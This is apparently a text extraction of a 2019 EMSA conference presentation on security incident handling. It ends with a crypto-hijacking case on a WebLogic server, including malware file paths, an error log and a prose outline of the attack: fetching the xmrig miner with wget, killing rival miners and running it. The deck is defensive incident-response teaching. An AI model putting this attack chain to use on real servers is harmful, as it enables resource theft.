



Security incident handling

An experience from the battlefield

Simone Balboni

Head of Sector IT Security and Operations



Heraklion / 18 September 2019

Table of Contents



1

EMSA in a nutshell


2

ICT SecOps

3

Security incidents handling: examples

Multiple Maritime Information Sources



Integrated Maritime Data Environment



Search vessel, location, EO image, etc

8803769 - IMG 32333

Show Vessels Tracks
Show Vessels Detected
Show Potential OS
Show SAR Wind
Show SAR Swell
Show Activity
Report Activity
Report Spill

EO Scene Detail

Identifier: 8803769	Acquisition Start: 2015-05-13 8:45:22 UTC
Satellite: RADARSAT-2-GCWA	Acquisition Stop: 2015-05-13 8:45:42 UTC
Status: Acquired	Number Of Spills: 0
Alert Level: N/A	Alert Level: N/A
Lat/Lon: 51.44595 N / 3.5529 E	Coastal States: FRA, POL, EST, SWE, LAT

Download EO Product Feedback Alert Report

EO images

50Km

N53° 29' 33", E2° 52' 42"
53.4925, 2.8785

Table of Contents



1

EMSA in a nutshell


2

ICT SecOps


3

Security incidents handling: examples

EMSA Infrac/1



SecOps Team




Security

Operations




Environment segregation model



“We are testing a new App, but we have no licence for TEST environment. Pls connect us to PROD”

Environment segregation model




“Guys help! Our Contractor needs to reach Test environment in Remote Access.”

Security Events figures => Firewall




Activity Timeline



Accept



Drop



War games – Fiction vs Reality

Is it a game, or is it real?



WAR GAMES

Table of Contents



1

EMSA in a nutshell

2

ICT SecOps

3

Security incidents handling: examples



crypto-hijacking

3/01/2018




What happened




CPU

'Daily' Graph (5 Minute Average)



	Max	Average	Current
Load Average 1 min	100.0 (%)	94.0 (%)	98.0 (%)
Load Average 5 min	100.0 (%)	97.0 (%)	100.0 (%)

Analysis



```
/tmp/rcp_bh  
/wl_domains/lritdb/watch-smartd  
/wl_domains/lritdb/java  
/wl_domains/lritdb/rcp_bh  
/wl_domains/lritdb/infoed
```

Analysis



```
/tmp/rcp_bh  
/wl_domains/lritdb/watch-smartd  
/wl_domains/lritdb/java  
/wl_domains/lritdb/rcp_bh  
/wl_domains/lritdb/infoed
```


Analysis



```
2017-12-14 06:30:22 193 [Thread-5666] [] ERROR eu.emsa.lritdb.service.external.s  
sn.SsnHandler - sendShipsUpdateNotificationToSSN: Invalid format for 9816672. S  
kipping notification.  
java.io.IOException: Cannot run program "cmd.exe" error=2, No such file or dire  
ctory
```


...then after determining the environment, WebLogic server was instructed to:

- 1) download a legit cryptominer "xmrig" via WGET
- 2) Kill other cryptominers eventually already in execution (the competition!)
- 3) execute and profit!

Analysis



RELEASE 11/07/2013 CVE DATE 21/06/2017 PATCH 10/2017 ATTACK 14/12/2017



t=0

t=4mo

t=6mo

